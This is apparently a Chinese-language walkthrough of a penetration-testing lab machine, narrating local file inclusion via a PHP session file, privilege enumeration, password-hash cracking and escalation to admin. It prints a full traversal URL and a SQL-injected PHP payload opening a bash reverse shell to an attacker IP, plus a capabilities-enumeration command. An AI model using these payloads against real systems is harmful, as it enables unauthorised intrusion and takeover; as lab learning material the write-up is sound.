<http://datasafe.votenow.local/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/session/sess_jn284slhmdsjnbel58uruk855v80nbi1>（讲sess后面替换）




成功了，反弹shell（要登出一下，因为session会冲突只触发第一次的php命令）



select '<?php system("bash -i >& /dev/tcp/192.168.21.131/666 0>&1");exit;?>'



Session





挂监听




反弹成功

信息收集






getcap -r / 2>/dev/null




找查看开启capabilities的工具（capabilities资料：[Linux Capabilities 简介 - sparkdev - 博客园 (cnblogs.com)](https://www.cnblogs.com/sparkdev/p/11417781.html)）

有两个ping和tars个软件，去https://gtfobins.github.io/查一下





坏了没有提权的机会，去看一下权限的组了



？？？

小脑萎缩了


发现了一件事，进错用户了

去admin（root大概率进不去），想起来了admin这里要密码密码在数据库里面出现过

啊啊啊啊



暴力破解，建议用vim写进去，直接重定向会寄




Emmm各种花式大爆炸


去网上查了一下发现要影子文件还要passwd文件

我们拿到的其实是影子文件加密后的密码3


发现我有台机子就是不行

换了一台就好了（这就是传说中的水土不服？）







Passwd在前影子在后写进心得文件




登入admin





信息收集（应该大差不差）







还是一样的吧root用户的密码爆破出来





发现不行，看看使用ssh






Emm真有ssh之前没扫出来







确实有，还是要多扫即便



改权限（反弹shell我连不上就吧文件复制下来用攻击机连的）



ok